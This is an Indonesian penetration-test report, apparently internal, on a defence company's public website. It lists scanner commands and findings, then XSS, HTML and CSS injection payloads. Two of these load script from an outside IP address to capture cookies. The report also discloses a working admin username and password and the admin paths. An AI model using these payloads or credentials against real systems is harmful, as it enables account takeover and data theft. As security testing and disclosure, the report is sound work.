

NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

: 1 dari 21 Halaman

HALAMAN

DSS05 - Managed Security Services

DISUSUN OLEH:

DIVISI TEKNOLOGI INFORMASI



	DISUSUN OLEH	DIPERIKSA OLEH	DISAHKAN OLEH
JABATAN	MANAGEMENT KEAMANAN SISTEM APLIKASI & DATA	WS MANAGER OPERASIONAL & KEAMANAN TI	PLT VP TEKNOLOGI INFORMASI
TANDA TANGAN			



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 2 dari 21 Halaman

DSS05 - Managed Security Services

Document Control

Version	Adjustment	PIC	Date
1.0	Initial Version	Rizki Adi Hidayat	30 Juli 2025



LAPORAN VAPT AF

LAPORAN VAPT APLIKASI WEB PINDAD

NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 3 dari 21 Halaman

DSS05 - Managed Security Services

I. PENDAHULUAN

A. PERIODE PENGUJIAN

Pengujian dilaksanakan pada tanggal 20 Juli sampai dengan 30 Juli 2025.

B. DAFTAR ISTILAH

- Active Scanning: Pemindaian aktif untuk menemukan kerentanan dengan mengirimkan berbagai jenis permintaan.
- Aplikasi web: Program komputer yang diakses melalui browser web.
- Aset: Sumber daya yang bernilai bagi perusahaan, termasuk informasi.
- BREACH: Serangan yang memungkinkan penyerang mengekstrak informasi sensitif dari response HTTP yang dikompresi.
- Backup: Salinan data yang dibuat untuk tujuan pemulihan jika terjadi kerusakan.
- Black Box: Metode pengujian di mana penguji tidak memiliki pengetahuan sebelumnya tentang sistem yang diuji.
- CVE: Common Vulnerabilities and Exposures, database yang mencatat kerentanan keamanan.
- Cloud Metadata: Informasi tentang lingkungan cloud tempat aplikasi berjalan.
- Content Security Policy (CSP): Mekanisme keamanan yang membatasi sumber daya yang dapat dimuat oleh browser.
- Cookie: Data kecil yang disimpan di browser klien.
- Crawling: Proses menjelajahi semua halaman web yang dapat diakses.
- *Cross-Site Scripting (XSS)*: Serangan yang memungkinkan penyerang menyuntikkan kode berbahaya ke dalam halaman *web*.
- Eksploitasi: Tindakan memanfaatkan kerentanan untuk menyerang sistem.
- Fuzzing: Teknik pengujian dengan memberikan input yang tidak terduga untuk menemukan kerentanan.
- HTTP Strict Transport Security (HSTS): Mekanisme keamanan yang memaksa browser untuk selalu menggunakan koneksi HTTPS.
- Integritas (Integrity): Keakuratan dan kelengkapan informasi.
- Kerahasiaan (*Confidentiality*): Keamanan informasi agar tidak diketahui oleh pihak yang tidak berwenang.
- Kerentanan: Kelemahan dalam sistem yang dapat dieksploitasi oleh penyerang.
- Ketersediaan (Availability): Ketersediaan informasi kapanpun dibutuhkan.
- Mesin virtual: Simulasi komputer yang berjalan di atas perangkat keras komputer.



NOMOR : MCO/09/VII/2025/025

B EDISI : 1.0

TANGGAL : 30 Juli 2025

: 4 dari 21 Halaman

HALAMAN

DSS05 - Managed Security Services

- *Pentest*: Singkatan dari *penetration testing*, yaitu pengujian keamanan secara manual atau otomatis untuk menemukan kerentanan.
- *SQL Injection*: Serangan yang mengeksploitasi kerentanan pada aplikasi web yang menggunakan *database SQL*.
- Sertifikat: File digital yang digunakan untuk memverifikasi identitas server.
- Server: Komputer yang menyediakan layanan kepada klien.
- Session Management: Mekanisme untuk mengelola sesi pengguna.
- X-Content-Type-Options: Header HTTP yang digunakan untuk mencegah browser menebak jenis konten.
- X-Frame-Options: Header HTTP yang digunakan untuk mencegah clickjacking.

C. APLIKASI PENGUJIAN

- Dirsearch: Aplikasi untuk menemukan direktori dan file tersembunyi pada aplikasi web. Penggunaan
 Dirsearch agar dapat memastikan tidak ada celah akses untuk merubah atau memanipulasi data melalui
 file pada aplikasi web.
- Qualys SSL Labs: Layanan online yang menyediakan analisis mendalam terhadap konfigurasi SSL/TLS
 pada server web. Layanan ini membantu administrator mengevaluasi keamanan koneksi SSL/TLS mereka
 dan mengidentifikasi potensi kerentanan. Dengan menggunakan metode penilaian yang jelas dan
 komprehensif, Qualys SSL Labs memberikan rekomendasi untuk meningkatkan keamanan konfigurasi
 SSL/TLS.
- 3. Nikto: Aplikasi yang digunakan untuk menguji kerentanan (*vulnerabilities*) sehingga dapat ditemukan kelemahan keamanan yang ada pada sebuah *web server*. Nikto memiliki kemampuan mencari *exploit* dari versi *web server* yang digunakan, melakukan pemeriksaan konfigurasi *server*, pemeriksaan file dan direktori yang tidak boleh diakses oleh publik, mendeteksi kerentanan *Server-Side Includes (SSI)*, *Cross-Site Scripting (XSS)*, dan *Web Plugin*.
- 4. Zed Attack Proxy (ZAP): Aplikasi untuk melakukan penetrasi terhadap suatu sistem, agar dapat diketahui celah-celah keamanan pada sistem tersebut. Aplikasi ini juga dapat menghasilkan sebuah laporan penetrasi secara terperinci beserta dengan solusi yang direkomendasikannya.
- 5. SQLmap: Aplikasi untuk melakukan uji penetrasi agar dapat diketahui celah-celah keamanan terkait SQL Injection. Dengan aplikasi ini dapat diketahui celah berakibat fatal pada keamanan aplikasi web yang diakibatkan kesalahan program. Celah keamanan yang diekploitasi melalui SQL Injection dapat mengakibatkan terjadinya eksploitasi sistem secara keseluruhan baik pada server, operating system, database maupun aplikasi itu sendiri.
- 6. Burp Suite: Aplikasi proxy HTTP interaktif yang dirancang khusus untuk pengujian penetrasi aplikasi web. Alat ini bertindak sebagai perantara antara klien (misalnya, browser web) dan server aplikasi.



	NOMOR	: MCO/09/VII/2025/025
ЕВ	EDISI	: 1.0
	TANGGAL	: 30 Juli 2025
	HALAMAN	: 5 dari 21 Halaman

DSS05 - Managed Security Services

7. Nuclei: Alat ini digunakan untuk pengujian vulnerability assessment, Nuclei memanfaatkan template *CVE* yang ada pada database sehingga memudahkan identifikasi jika ada *CVE* yang terimpact kedalam aplikasi.

D. TUJUAN KEGIATAN

Kegiatan pengujian *security* ini dilakukan pada aplikasi *web pindad* yang beralamat pada https://pindad.com/ dengan spesifikasi infrastruktur *environtment production* serta pada https://qa-web.pindad.com dengan sepesifikasi infrastruktur *environtment* sama dengan *production* untuk menghindari perubahan data pada aplikasi.

Maksud dan tujuan kegiatan ini adalah sebagai berikut:

- 1. Mengetahui serangan-serangan yang mungkin terjadi pada sistem, serta memperkirakan risiko bisnis akibat dari kerentanan tersebut.
- 2. Memberikan rekomendasi untuk peningkatkan proteksi terhadap data-data penting PT Pindad agar tidak dicuri, diubah dan dimanipulasi oleh pihak yang tidak bertanggung jawab.

E. RINGKASAN HASIL PENGUJIAN

Referensi yang digunakan untuk menentukan tingkat risiko pada temuan kerentanan mengacu pada beberapa sumber seperti *Common Vulnerabilities and Exposures (CVE), National Vulnerability Database* (NVD), dan OWASP Top 10.

Pengujian penetrasi yang komprehensif telah dilaksanakan untuk mengevaluasi keamanan sistem terhadap berbagai jenis serangan. Analisis mendalam terhadap hasil pengujian menghasilkan sejumlah temuan risiko tinggi, sedang, rendah, dan informasi yang akan diringkas temuan dan rekomendasi perbaikannya dalam tabel 1.2 berikut ini:

TINGGI	SEDANG	RENDAH	INFORMASI
3	5	4	3

Tabel 1.1. Jumlah temuan kerentanan pada aplikasi Web-Pindad



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

: 6 dari 21 Halaman

HALAMAN

DSS05 - Managed Security Services

Tabel 1.2 Hasil Pengujian Vulnerability Assesment

No	Tingkat Risiko	Sumber Risiko	Rekomendasi Perbaikan
1	Sedang	CVE-2015-9251 pada jquery	Update pada jquery pada aplikasi
2	Tinggi	CVE-2018-14040 leads to Stored XSS	Update versi boostrap pada versi 3.4.1
3	Sedang	Absence of Anti-CSRF Tokens	Terapkan CSRF token
4	Rendah	Content Security Policy (CSP) Header Not Set	Terapkan CSP Header
5	Rendah	Cookie No. HttpOnly Flag	Terapkan httponly flag
6	Rendah	Cookie Without Secure Flag	Tambahkan flag Secure pada setiap cookie agar hanya dikirim melalui koneksi HTTPS.
7	Informasional	Information Disclosure - Suspicious Comments	Informasional hanya bersifat informasi
8	Informasional	Modern Web Application	Informasional hanya bersifat informasi
9	Informasional	Session Management Response Identified	Informasional hanya bersifat informasi

Tabel 1.3 Hasil Pengujian Penetration Testing

No	Tingkat Risiko	Sumber Risiko	Rekomendasi Perbaikan
1	Tinggi	Stored XSS pada form input aplikasi	Lakukan escape output & filter pada aplikasi
2	Tinggi	Default Credential pada salah satu user yang dapat langsung masuk pada aplikasi	Ubah password serta gunakan kombinasi 8 huruf,angka dan symbol
3	Sedang	HTML Injection pada form input	Lakukan escape output & filter pada aplikasi
4	Sedang	CSS Injection pada form input aplikasi	Lakukan escape output & filter pada aplikasi
5	Sedang	Weak Password Policy	Gunakan kombinasi 8 karakter meliputi kombinasi huruf,angka, dan symbol
6	Rendah	Unverified Password Change	Terapkan validasi current password



NOMOR : MCO/09/VII/2025/025

B EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 7 dari 21 Halaman

DSS05 - Managed Security Services

Keterangan:

- Tinggi: Memiliki potensi dampak yang sangat besar, seperti kebocoran data sensitif secara massal, pengambilalihan sistem, atau penolakan layanan (*DoS*). Tingkat kepercayaan kerentanan yang tinggi dan kemudahan dieksploitasi.
- Sedang: Potensi dampak yang cukup signifikan, seperti kebocoran data terbatas, pemalsuan identitas, atau pengalihan pengguna. Memiliki beberapa kondisi khusus untuk dieksploitasi atau tingkat kepercayaan kerentanan yang sedang.
- Rendah: Potensi dampak yang terbatas, seperti tampilan pesan *error* yang mengandung informasi sensitif atau manipulasi tampilan antarmuka pengguna. Kerentanan sulit dieksploitasi atau memiliki tingkat kepercayaan kerentanan yang rendah.
- Informasi: Bukan kerentanan yang dapat dieksploitasi secara langsung, melainkan informasi tambahan yang mungkin berguna untuk penyerang dalam merencanakan serangan. Misalnya, versi teknologi yang digunakan atau konfigurasi yang kurang aman.

II. KEGIATAN PENGUJIAN

A. ANALISA FASE PENGUJIAN VULNERABILITY ASSESSMENT

Vulnerability Assessment bertujuan untuk mengidentifikasi dan mengklasifikasikan celah-celah keamanan pada sistem, aplikasi, atau jaringan secara menyeluruh menggunakan tools otomatis seperti Nikto, Nuclei, ZAP. Proses ini bersifat non-intrusif dan tidak sampai mengeksploitasi celah tersebut, melainkan hanya memberikan daftar kerentanan serta rekomendasi perbaikannya

1. ANALISA VA MENGGUNAKAN ZAP



Gambar 2.1 Hasil finding ZAP

Pada hasil pengujian VA Menggunakan ZAP Ditemukan 4 Celah yang menjadi priority yakni:

1) Absence of Anti-CSRF Tokens (3)



NOMOR : MCO/09/VII/2025/025

B EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 8 dari 21 Halaman

DSS05 - Managed Security Services

- 2) Content Security Policy (CSP) Header Not Set (5)
- 3) Vulnerable JS Library (2)
- 4) Cookie No. HttpOnly Flag (7)
- 5) Cookie Without Secure Flag (7)
- 6) Cookie Without SameSite Attribute (7)
- 2. ANALISA VA MENGGUNAKAN NUCLEI

Tools: nuclei

Lokasi: Infra Scanning

Target: https://pindad.com

Perintah: nuclei -u https://qa.pindad.com/ -severity low,medium,high,critical -o scn.txt

```
nuclei -u https://pindad.com/ -severity low,medium,high,critical -o scn.txt
WARNING:(ast) sonic only supports go1.17~1.23, but your environment is not suitable
                projectdiscovery.io
[INF] Your current nuclei-templates v10.2.5 are outdated. Latest is v10.2.6
[INF] Successfully updated nuclei-templates (v10.2.6) to /root/.local/nuclei-templates. GoodLuck!
Nuclei Templates v10.2.6 Changelog
 TOTAL | ADDED | MODIFIED | REMOVED
  2267 |
             51 |
                      2211 |
[INF] Current nuclei version: v3.3.9 (
[INF] Current nuclei-templates version: v10.2.6 (latest)
 VRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 41
     Templates loaded for current scan: 5374
     Executing 5365 signed templates from projectdiscovery/nuclei-templates
     Loading 9 unsigned templates for scan. Use with caution.
     Targets loaded for current scan: 1
     Templates clustered: 395 (Reduced 343 Requests)
```

Gambar 2. 2 Hasil Pengujian Nuclei

Berdasarkan hasil pemindaian VA menggunakan Nuclei tidak ditemukan CVE pada website production.



NOMOR : MCO/09/VII/2025/025

B EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 9 dari 21 Halaman

DSS05 - Managed Security Services

3. ANALISA VA MENGGUNAKAN NIKTO

Tools: nikto

Lokasi: Infra Scanning

Target: https://pindad.com

Perintah: nikto -h https://pindad.com/

Gambar 2. 3 Hasil Pengujian Nikto

Hasilnya pada pengujian menggunakan nikto didapatkan url menuju path file .htaccess kemudian dilakukan access sebagai berikut :

Gambar 2. 4 Hasil Akses file .htaccess



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 10 dari 21 Halaman

DSS05 - Managed Security Services

4. ANALISA PENGUJIAN MENGGUNAKAN DIRSEARCH

Pengujian dilakukan dengan menggunakan mesin virtual yang dijalankan dengan menggunakan server yang dikhususkan untuk melakukan penetrasii.

```
Tools: dirsearch

Lokasi: Public Scanning (114.122.116.159)

Target: <a href="https://pindad.com">https://pindad.com</a>

Perintah: dirsearch -u https://pindad.com/ -e php,js,sql,zip,rar,backup
```

Gambar 2. 5 Pemindaian Aplikasi Dirsearch

Dari hasil pemindaian menggunakan "dirsearch" menunjukan beberapa nama folder yang umum ada pada aplikasi web, namun akses ke dalam folder tersebut sudah diamankan (403 Forbidden jika diakses langsung) sehingga dapat dinyatakan bahwa tidak ditemukan halaman akses yang bersifat "informasi" pada aplikasi tersebut.



Gambar 2. 6 Hasil akses ke path sensitive



NOMOR : MCO/09/VII/2025/025

B EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 11 dari 21 Halaman

DSS05 - Managed Security Services


5. ANALISA PENGUJIAN MENGGUNAKAN QUALYS SSL LABS

Pengujian dilakukan dengan menggunakan layanan online dari Qualys SSL Labs untuk mengecek konfigurasi SSL/TLS server pada aplikasi web-pindad. Berikut data hasil pengujian yang dilakukan.

Tools: Qualys SSL Labs

Lokasi: https://www.ssllabs.com/ssltest/

Target: https://pindad.com



Gambar 2. 7 Pengujian SSL/TLS pindad.com

Hasil pengujian memberikan hasil dengan nilai A+, yang berarti konfigurasi *SSL/TLS server* telah dioptimalkan secara maksimal, memenuhi semua standar keamanan terbaru, dan tidak ditemukan kerentanan pada konfigurasi *SSL/TLS server*.

B. ANALISA PENGUJIAN PENETRATION TESTING

tahap lanjutan yang bersifat intrusif dan aktif, di mana tester mencoba mengeksploitasi kerentanan yang telah ditemukan untuk menilai sejauh mana dampaknya terhadap sistem. Pentest dilakukan dengan pendekatan manual maupun otomatis menggunakan tools seperti Metasploit, Burp Suite, atau bahkan exploit yang disesuaikan. Tujuan utama Pentest adalah membuktikan apakah celah yang ditemukan bisa digunakan oleh penyerang untuk mendapatkan akses tidak sah, merusak sistem, atau mencuri data.



DSS05 - Managed Security Services

Ujicoba eksploitasi Cross-Site Scripting (XSS).


Dalam percobaan ini dilakukan eksploitasi pada fitur *input* data pada *field* yang ada pada *path admin website* percobaan ini memanfaatkan webhook untuk mengonfirmasi apakah celah tersebut masuk kedalam webhook attacker.

Tools: Manual Lokasi: Intra Scanning


Target: https://pindad.com/pindadmin/user

Payload: <a"/onclick=(confirm)("XSS")>Click

"><script src=//202.10.44.112></script>



Gambar 2. 8 Pengujian Payload XSS pada path pindadmin



Gambar 2. 9 Percobaan XSS Pada salah fitur




NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 13 dari 21 Halaman

DSS05 - Managed Security Services



Gambar 2. 10 Hasil Tarikan Cookies XSS

Hasil pengujian menunjukkan adanya kerentanan XSS pada Form Input yang diuji. Hal ini berarti penyerang berpotensi menyuntikkan kode berbahaya ke dalam form, yang dapat dieksekusi ketika form dibuka, kemudian memberikan akses tidak sah kepada penyerang.

2. ANALISA PENGUJIAN DEFAULT CREDENTIAL

Pengujian dengan menggunakan default credential penting dilakukan karena celah ini paling banyak ditemukan pada beberapa website dengan severity high, pada pengujian ini dilakukan kombinasi antara **username:admin** dengan **password admin.** Eksekusi celah ini digunakan pada path tersembunyi /admin/

Tools: Manual

Lokasi: Infra Scanning

Target: https://pindad.com/pindadmin/

Payload: username: neneng password: neneng



NOMOR : MCO/09/VII/2025/025


B EDISI : 1.0

TANGGAL : 30 Juli 2025

: 14 dari 21 Halaman

HALAMAN

DSS05 - Managed Security Services



Gambar 2. 11 Pengujian hasil default credential

Pada gambar diatas, ditemukan salah satu user masih menggunakan credential default yang sama dengan username celah ini dapat dengan mudah dieksekusi oleh attacker.

3. ANALISA PENGUJIAN IMPROPER ERROR HANDLING

Pengujian Improper Error Handling dilakukan dengan mengecek error response yang dikeluarkan aplikasi, error ini biasanya menampilkan spesifik terkait informasi yang ada pada sistem.


Tools: Manual

Lokasi: Public Scanning

Target:

1. https://pindad.com/data/userlog/log.txt

Payload: -



Gambar 2. 12 Hasil Pengujian Improper error handling feature Dirut



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 15 dari 21 Halaman

DSS05 - Managed Security Services

4. ANALISA PENGUJIAN HTML INJECTION

Pengujian HTML injection memanfaatkan code html, serangan biasanya dilakukan pada form input untuk mengganti tampilan website, serangan ini biasa digunakan oleh attacker untuk melakukan defacement website.


Tools: Manual

Lokasi: Intra Scanning (114.122.106.139)

Target:

1. https://pindad.com/pindadmin/user

Payload: HTML



Gambar 2. 13 Hasil Pengujian HTML Injection Feature Edit User

5. ANALISA PENGUJIAN CSS INJECTION

Pengujian CSS injection memanfaatkan code html, serangan biasanya dilakukan pada form input untuk mengganti tampilan website, serangan ini biasa digunakan oleh attacker untuk melakukan defacement website.

Tools: Manual Lokasi: Public Scanning (114.122.106.139)

Target:
1. https://pindad.com/pindadmin/pages/pages/edit/250

Payload: '><b/style=position:fixed;top:0;left:0;font-size:200px>XSS<!--




NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 16 dari 21 Halaman

DSS05 - Managed Security Services



Gambar 2. 14 Hasil Pengujian CSS Injection fitur edit page

Hasil pengujian diatas menunjukkan form input pada website masih belum melakukan filterisasi pada inputan sehingga attacker dapat menjalankan script malicious CSS dengan mengubah tampilan pada website.

6. ANALISA PENGUJIAN CVE-2015-9251

Pengujian CVE-2015-9251 kerentanan pada jQuery sebelum 3.5.0 rentan terhadap serangan Cross-site Scripting (XSS) ketika permintaan Ajax lintas-domain dilakukan tanpa opsi dataType, yang menyebabkan respons teks/javascript dieksekusi.

Tools: Manual Lokasi: Public Scanning

Target: https://pindad.com/

Payload: \$.get('https://202.10.44.112/xss')




NOMOR : MCO/09/VII/2025/025

EDISI : 1.0


TANGGAL : 30 Juli 2025

HALAMAN : 17 dari 21 Halaman

DSS05 - Managed Security Services



Gambar 2. 16 Hasil Pengujian CVE-2015-9251



Gambar 2. 17 Hasil Tarikan data webhook CVE-2015-9251



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 18 dari 21 Halaman

DSS05 - Managed Security Services


7. ANALISA PENGUJIAN CVE-2018-14040 leads to Stored XSS

Pengujian CVE-2018-14040 Bootstrap, framework front-end populer, memiliki kerentanan Cross-site Scripting (XSS) pada beberapa komponen seperti tooltip, collapse, dan scrollspy di versi terdampak. Kerentanan ini memungkinkan penyerang menyisipkan script berbahaya ke dalam halaman web yang menggunakan Bootstrap. Jika input tidak divalidasi atau tidak di-escape dengan benar, maka browser pengguna dapat menjalankan script berbahaya tersebut, yang berpotensi digunakan untuk mencuri cookie, membajak sesi login, atau memuat malware. Pada pengujian ini digunakan pada qa aplikasi yang sama dengan *tech* yang ada pada sisi *production* untuk menghindari perubahan data.

Tools: Manual Lokasi: Public Scanning

Target: https://qa-web.pindad.com/pindadmin/pages/pages/edit/56

Payload: <imq src=1 onerror=alert(123) />



Gambar 2. 18 Komponen Collapse

Pada gambar diatas terdapat komponen yang rentan yakni *collapse* yang dapat diinject script xss, langkah berikutnya inputkan script XSS <*img src=1 onerror=alert(123) />*




NOMOR : MCO/09/VII/2025/025

EDISI : 1.0


TANGGAL : 30 Juli 2025

HALAMAN : 19 dari 21 Halaman

DSS05 - Managed Security Services



Gambar 2. 19 Injeksi pada form input komponen collapse



Gambar 2. 20 Injeksi XSS berhasil dieksekusi



Gambar 2. 21 Data cookies berhasil didapatkan

Pada hasil pengujian diatas dapat dibuktikan bahwa script XSS berhasil dijalankan pada aplikasi dan dapat disalah gunakan untuk pengambil alihan akun.



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 20 dari 21 Halaman

DSS05 - Managed Security Services

8. ANALISA PENGUJIAN UNVERIFIED PASSWORD CHANGE

Pengujian dilakukan dengan kerentanan yang memungkinkan penyerang mengubah kata sandi akun pengguna lain tanpa memverifikasi kredensial pengguna saat ini (seperti password lama atau token autentikasi yang sah).

Tools: Manual


Lokasi: Public Scanning

Target: https://pindad.com/pindadmin/user/user/edit/24

Payload: -



Gambar 2. 22 Fitur Edit Password



Gambar 2. 23 Hasil Pengujian Berhasil Dilakukan

Pada gambar diatas dapat dibuktikan aplikasi belum melakukan verifikasi pada *current password* sehingga memudahkan penyerang ketika berhasil mendapatkan session untuk melakukan perubahan password secara langsung.



NOMOR : MCO/09/VII/2025/025

EDISI : 1.0

TANGGAL : 30 Juli 2025

HALAMAN : 21 dari 21 Halaman

DSS05 - Managed Security Services

III. KESIMPULAN

Berdasarkan hasil pengujian dengan metode Greybox, ditemukan beberapa kerentanan yang diklasifikasikan sebagai berikut: risiko tinggi, sedang, rendah, dan informasi. Untuk kerentanan dengan risiko tinggi, manajemen perlu memberikan prioritas penanganan yang tinggi agar risiko tersebut dapat segera diatasi.

Disarankan juga untuk segera merilis proyek hardening guna menindaklanjuti seluruh risiko yang terdeteksi melalui kegiatan pengujian ini. Penanganan yang cepat dan tepat akan membantu mengurangi risiko keseluruhan dan meningkatkan keamanan sistem.